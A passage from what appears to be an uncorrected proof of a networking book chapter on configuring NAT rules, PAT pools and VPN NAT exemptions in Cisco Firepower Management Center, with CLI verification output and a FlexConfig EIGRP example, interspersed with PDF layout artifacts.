


Figure 21-33. DHCP Relay

Network Address Translation

Network Address Translation (NAT) is used to translate addresses between interfaces. In most cases, you use RFC 1918 addresses on the inside of your network and public addresses on your external interfaces. NAT can be used to hide your inside addresses or to map many inside addresses to a single public IP address or a small pool of public IP addresses.

Note *In the examples in this book, we use RFC 1918 addresses on both sides of the firewall. Since it is a lab environment, we are not assigning any public addresses.*

NAT on firewalls uses the same principle as NAT on routers, but the configuration is different. This leads to a few caveats when setting up NAT on a firewall.

Firepower uses NAT policies that can be attached to more than one firewall. You get to the policy through Devices ► NAT. Click New Policy and then Threat Defense NAT to create a policy for Firepower Threat Defense appliances.




Figure 21-34. New NAT policy

AU16

When you create a policy, it needs a name. You will be asked to assign devices to the policy. You do not need to do that at this point. You can create a policy and assign devices to it later. In our example, we have Site1, FTD_Site1, and FTD_Site2 as options. Site1 is a group. You can use groups instead of selecting individual firewalls. In this case, the group only contains FTD_Site1. If you make your policy flexible, you can apply it to more than one device.

Figure 21-35. New Policy wizard

Once you get into the policy, you see three sections: NAT Rules Before, Auto NAT Rules, and NAT Rules After. This concept came from the ASA firewalls. Auto NAT has fewer options to configure than manual NAT. It is only concerned with the source. If you do not need destination information in a rule, it is recommended that you use auto NAT. In ASA firewalls, manual NAT rules are processed before auto NAT unless you added a token to tell the system to look at the rule after auto NAT. That is the source of “Before” and “After.”

this figure will be printed in b/w

this figure will be printed in b/w

357
358
359
360
361
362
363
364
365
366
367

368 Regardless of if you are configuring auto NAT or manual NAT, you need to choose static or dynamic.
 369 Static NAT is used for one-to-one mappings. Servers that need to be reachable from outside the firewall often
 370 have a static mapping. Most endpoints can use dynamic mappings. With a dynamic mapping, the translated
 371 address may change.

this figure will be printed in b/w




Figure 21-36. Types of NAT

372 Many people equate dynamic NAT to Port Address Translation (PAT). They are commonly used
 373 together, but you can use each without the other. If you have a pool of public addresses, the system can
 374 dynamically issue them without need of PAT. PAT is needed when you don't have enough addresses in your
 375 outside pool and the system needs to translate port numbers so it can reuse IP addresses. Similarly, you can
 376 statically change a port number. In some cases, the port a server listens to is not what outside users see.


377 The following table shows the address used in our network. We add another FTD to our FMC for the
 378 second site in this example.

Network Description	Network ID	
Site 1 Outside	172.16.50.0/24	t2.1
Site 1 Inside	192.168.14.0/24	t2.2
Site 1 DMZ	192.168.41.0/24	t2.3
Site 1 Remote Access VPN	10.150.150.0/24	t2.4
Site 2 Outside	172.16.60.0/24	t2.5
Site 2 Inside	192.168.13.0/24	t2.6

379

We pre-created most of the network objects. You can create them on the fly or create them through Objects ► Object Management ► Network. In some of our examples, we are using network groups that must be created under Object Management.

The first rule we are going to create is DMZ or Inside going outside. We will use PAT for these because they are for dynamic connections going out. This rule will translate any traffic from the inside interface at Site 1 to the outside interface. This is equivalent to setting the nat inside and nat outside interfaces on a router.



this figure will be printed in b/w

Figure 21-37. NAT rule select interfaces

Select the Site1_Inside network as the original source. This is similar to an access list selecting the source on a router. Leave the translated source blank. That will be translated using a PAT pool.

this figure will be printed in b/w

Add NAT Rule 2

NAT Rule:

Type:

Enable


Interface Objects **Translation** PAT Pool Advanced

Original Packet	Translated Packet
Original Source:* <input type="text" value="Site1_Inside"/> +	Translated Source: <input type="text" value="Address"/> +
Original Port: <input type="text" value="TCP"/>	<input type="text"/>
<input type="text"/>	Translated Port: <input type="text"/>

Figure 21-38. NAT source

Uncorrected F

In the PAT Pool tab, check the Enable PAT Pool box. Select Address in the dropdown. Click the plus next to the address to create a network object. Configure a range of IPs to use in the PAT pool. After creating the PAT pool, select the object in the dropdown and save.

387
388
389

this figure will be printed in b/w

390

We repeated the process for Site 1 DMZ and for Site 2 Inside. For Site 2 Inside, we used the destination interface as the translated source instead of using a pool.

391
392

#	Direction	Type	Source Interface	Destination Interface	Original Source	Original Destination	Original Service	Translated Source	Translated Destination	Translated Service	Options
NAT Rules Before											
Auto NAT Rules											
1	*	Dyn...	Inside_Site1	Outside_Site1	Site1_inside			Site1_PAT_Pool			Dir: false
2	*	Dyn...	DMZ	Outside_Site1	Site1_DMZ			Site1_PAT_Pool			Dir: false
3	*	Dyn...	Inside_Site2	Outside_Site2	Site2_inside			Interface			Dir: false
NAT Rules After											

this figure will be printed in b/w

AU2

Figure 21-39. Dynamic rules

393 Dynamic rules will provide network connectivity for devices, but we also need some static rules for
 394 servers in the DMZ. In our example, we have two servers in the DMZ. We want the server at IP address
 395 192.168.41.15 to appear as 172.16.50.15 to the outside, except we want TCP/80 on 192.168.41.15 to appear as
 396 TCP/8080 on 172.16.50.15. We will create the specific rule that changes ports first.

397 Since we are only modifying the source, we could use auto NAT. We are using manual NAT for
 398 demonstration purposes.

this figure will be printed in b/w

Figure 21-40. Static NAT with port translation

399 In our example, we used the host network object DMZ_Router as the original source and the host
 400 network object called DMZ_Outside for the translated source. We translated packets from HTTP to HTTP_
 401 Alt. By default, NAT is two way. If you need to make it unidirectional, you can check the Unidirectional box
 402 under Advanced. In our case, we want it to be two way.

403 The second rule is similar to the first except we used the network object Metasploitable as the source.
 404 We still used DMZ_Outside as the translated source. We left all other fields in the Translation tab blank.

We will walk through setting up a couple Virtual Private Networks (VPNs) later in this chapter. It is best practice to use a separate firewall to terminate your VPNs as your filtering firewall that has NAT. It causes risk and complexity to put everything on one appliance. One of the complications is with NAT. NAT sees the VPN traffic as coming from the Outside zone. We need to add exceptions to the policy so the VPN traffic doesn't get translated. We also need to ensure rules are configured to use routing, so they don't cause a black hole.

The following figure shows the top two rules that will translate packets received on the outside interfaces of each site that came from a VPN to themselves. We also checked the Perform Route Lookup for Destination Interface checkbox under Advanced.

#	Direction	Type	Source Interface Objects	Destination Interface Objects	Original Packet			Translated Packet			Options	
					Original Sources	Original Destinations	Original Services	Translated Sources	Translated Destinations	Translated Services		
NAT Rules Before												
1	→	Static	Outside_Site1	any	VPN_Networks	Site1		VPN_Networks	Site1		Do not perform route-lookup	
2	→	Static	Outside_Site2	any	Site1	Site2_Inside		Site1	Site2_Inside		Do not perform route-lookup	
3	→	Static	DMZ	Outside_Site1	DMZ_Router		HTTP	DMZ_Outside		HTTP As Original	Do not perform route-lookup	
4	→	Static	DMZ	Outside_Site1	Metasploitable			DMZ_Outside			Do not perform route-lookup	
Auto NAT Rules												
#	→	Dyn...	Inside_Site1	Outside_Site1	Site1_Inside			Site1_PAT_Pool			Do not perform route-lookup	
#	→	Dyn...	DMZ	Outside_Site1	Site1_DMZ			Site1_PAT_Pool			Do not perform route-lookup	
#	→	Dyn...	Inside_Site2	Outside_Site2	Site2_Inside			Interface			Do not perform route-lookup	
NAT Rules After												

Figure 21-41. Final NAT policy

After completing the rules, we saved and deployed. This policy is assigned to two firewalls, but the FMC knows to only push relevant configuration to each. It may give you a warning about rules that will never be matched. You could fix this by using interface groups such that you only have relevant rules or break the policy up for each firewall. Breaking the policy up is the cleaner solution.

```
> show nat
Manual NAT Policies (Section 1)
1 (Outside) to (any) source static VPN_Networks VPN_Networks route-lookup description Port forward port 8080 to port 80
   translate_hits = 0, untranslate_hits = 0
2 (DMZ) to (Outside) source static DMZ_Router DMZ_Outside service SUC_429496731
95 SUC_42949673196 description Port forward port 8080 to port 80
   translate_hits = 0, untranslate_hits = 0
3 (DMZ) to (Outside) source static Metasploitable DMZ_Outside description Port
forward port 8080 to port 80
   translate_hits = 0, untranslate_hits = 0

Auto NAT Policies (Section 2)
1 (Inside) to (Outside) source dynamic Site1_Inside pat-pool Site1_PAT_Pool
   translate_hits = 1852, untranslate_hits = 17
2 (DMZ) to (Outside) source dynamic Site1_DMZ pat-pool Site1_PAT_Pool
   translate_hits = 3, untranslate_hits = 0
> _
```

Figure 21-42. NAT Configuration Site 1

```
> show nat
```

```
Auto NAT Policies (Section 2)
```

```
1 (Inside) to (Outside) source dynamic Site2_Inside pat-pool interface
  translate_hits = 0, untranslate_hits = 0
```

```
> show nat
```

```
Manual NAT Policies (Section 1)
```

```
1 (Outside) to (any) source static Site1 Site1 destination static Site2_Inside
Site2_Inside route-lookup description Port forward port 8080 to port 80
  translate_hits = 0, untranslate_hits = 0
```

```
Auto NAT Policies (Section 2)
```

```
1 (Inside) to (Outside) source dynamic Site2_Inside pat-pool interface
  translate_hits = 0, untranslate_hits = 0
```

Figure 21-43. NAT Configuration Site 2

413 The command `show nat` shows the configuration and the number of hits. We don't have very many hits
 414 because we just deployed the configuration and haven't done any testing. The command `show xlate` will
 415 show the translations and have addresses. If NAT isn't working, verify your addresses are correct. If they are
 416 not, you need to go to Object Management and correct them and then deploy the configuration again. After
 417 making changes to NAT, the command `clear xlate` clears out the translation table. In the following example,
 418 we originally had the incorrect address for DMZ-Outside. It should have been 172.16.50.15.

```
> show xlate
```

```
6 in use, 31 most used
```

```
Flags: D - DNS, e - extended, I - identity, i - dynamic, r - portmap,
       s - static, T - twice, N - net-to-net
```

```
NAT from Outside:10.150.150.0/24, 192.168.13.0/24 to any:10.150.150.0/24,
192.168.13.0/24
```

```
  flags sIT idle 0:04:40 timeout 0:00:00
```

```
NAT from any:10.150.150.0/24, 192.168.41.0/24, 192.168.14.0/24 to Outside:10.150
.150.0/24, 192.168.41.0/24, 192.168.14.0/24
```

```
  flags sIT idle 0:04:40 timeout 0:00:00
```

```
TCP PAT from DMZ:192.168.41.16 80-80 to Outside:192.168.41.15 8080-8080
```

```
  flags srT idle 0:15:32 timeout 0:00:00
```

```
TCP PAT from Outside:0.0.0.0/0 0 to DMZ:0.0.0.0/0 0
```

```
  flags srIT idle 0:15:32 timeout 0:00:00
```

```
NAT from DMZ:192.168.41.15 to Outside:192.168.41.15
```

```
  flags sIT idle 0:15:32 timeout 0:00:00
```

```
NAT from Outside:0.0.0.0/0 to DMZ:0.0.0.0/0
```

```
  flags sIT idle 0:15:32 timeout 0:00:00
```

Figure 21-44. Xlate table with error

419 After fixing the object, we cleared the specific translation. In this example, it had already cleared before
 420 we attempted to delete it. Now you can see the correct translation.

```

> clear xlate global 192.168.41.15
INFO: 0 xlate deleted
> show xlate
7 in use, 31 most used
Flags: D - DNS, e - extended, I - identity, i - dynamic, r - portmap,
      s - static, T - twice, N - net-to-net
NAT from Outside:10.150.150.0/24, 192.168.13.0/24 to any:10.150.150.0/24,
192.168.13.0/24
  flags sIT idle 0:11:17 timeout 0:00:00
NAT from any:10.150.150.0/24, 192.168.41.0/24, 192.168.14.0/24 to Outside:10.150.
.150.0/24, 192.168.41.0/24, 192.168.14.0/24
  flags sIT idle 0:11:17 timeout 0:00:00
TCP PAT from DMZ:192.168.41.16 80-80 to Outside:172.16.50.15 8080-8080
  flags srT idle 0:03:21 timeout 0:00:00
TCP PAT from Outside:0.0.0.0/0 0 to DMZ:0.0.0.0/0 0
  flags srIT idle 0:03:21 timeout 0:00:00
NAT from DMZ:192.168.41.15 to Outside:172.16.50.15
  flags sT idle 0:03:21 timeout 0:00:00
NAT from Outside:0.0.0.0/0 to DMZ:0.0.0.0/0
  flags sIT idle 0:03:21 timeout 0:00:00

TCP PAT from Inside:192.168.14.100/50506 to Outside:172.16.50.90/50506 flags ri
idle 0:06:29 timeout 0:00:30
>

```

Figure 21-45. Corrected Xlate table

AU19

When we use a browser to go to <http://172.16.50.15>, it redirects to our Metasploitable host. When you used <http://172.16.50.16:8080>, we were redirected to the web interface for a Cisco router.




Figure 21-46. Static NAT test

Our real test of the NAT exceptions for VPN will be in the “Virtual Private Networks” section.

When we get to the “Troubleshooting” section of this chapter, we will revisit issues with NAT and show you how to identify problems.

Note In the OSPF section, we configured the firewall to advertise all the routes to the outside router using OSPF. Since we are using NAT, we do not need to advertise them. Advertising them can mask other configuration and security issues. The only network the outside world needs to know about is the outside interface network.

FlexConfig

The graphical interface does not support every feature that was brought over from the ASA yet. The workaround is FlexConfig. FlexConfig allows you to push ASA commands to the Firepower appliances. Cisco provides several templates for common tasks. You only need to fill out the variables and associate FlexConfig to a platform. There are some ASA features that are not currently supported on Firepower, but you can fill most of the gaps in the graphical interface using FlexConfig.

One restriction is you cannot push configuration through FlexConfig, if it is supported in the graphical interface. A major disclaimer you need to be aware of is some configurations will not automatically unconfigure when you remove a policy. In some cases, you need to push an unconfigure object to undo changes.

We will illustrate FlexConfig with EIGRP. As of Firepower 6.6, EIGRP is not supported in the graphical interface. However, it is on the road map for the next major release.

The templates for FlexConfig are under Object Management. If you need a template that is not pre-created, you can create it here. The templates are under FlexConfig Object, and variables are defined under Text Object. If you want a better understanding of how a FlexConfig object works, view one of the pre-created scripts to see how it uses commands, conditions, loops, and variables.

this figure will be printed in b/w




Figure 21-47. FlexConfig objects

For our example, we will start with EIGRP_Configure but modify it for our environment.

We will start by setting up the variables that we will use in our FlexConfig Object. Go to Text Object and change the value for eigrpAS to 100. This is the autonomous system configured on our DMZ router. We are changing this globally and not only for the policy.




Figure 21-48. Change AS variable

Next, we need to set the router ID. The default value is blank. Go to the Text Object menu. Click the pencil next to `eigrpRouterId` to edit it. We want to add an override for FTD1.




Figure 21-49. Add override

this figure will be printed in b/w

450
451

this figure will be printed in b/w

452

We configured the override with a value of 192.168.41.1 for FTD1's router ID.

this figure will be printed in b/w

Add Object Override

Targets Override

Name: eigrpRouterId

Description: Router Id in IP Address format. Default is empty. User

Variable Type: Single Count: 1

Index	Value
1	192.168.41.1

Cancel Add

Figure 21-50. Add system variable override

453

Now we need to do something similar for eigrpNetworks. We will create a new variable with a list of

454

networks. We will set the default to 0.0.0.0 and override it for FTD1. The network we created has an error.

455

This is on purpose, so we can show how to troubleshoot FlexConfig errors. ASA requires subnet masks

456

and not wildcard masks when you configure routing. If you look at the screenshot, you will notice we used

457

wildcard mask syntax.

Add Text Object

Name:

Description:

Variable Type: Count:

1	0.0.0.0 0.0.0.0
---	-----------------

Allow Overrides

Override (1)

Override On	Content	
FTD_Site1	192.168.41.0 0.0.0.255	<input type="button" value="Delete"/>

Figure 21-51. System variable for *eigrpNetworks*

In the FlexConfig Object frame, click the Copy button next to EIGRP_Configure.



Figure 21-52. Copy default object

This will allow us to edit the template. We are not changing any settings, but it is best practice to create a new object, so we have the option. We cannot edit a prebuilt object.

this figure will be printed in b/w

Edit FlexConfig Object ?

Name:

Description:

▲ Copy-pasting any rich text might introduce line breaks while generating CLI. Please verify the CLI before deployment.

Insert Deployment: Type:

```


            #if( $eigrpStubRedistributed == "true" )
            #set( $stubstr = "$stubstr redistributed" )
            #end
            #if( $eigrpStubConnected == "true" )
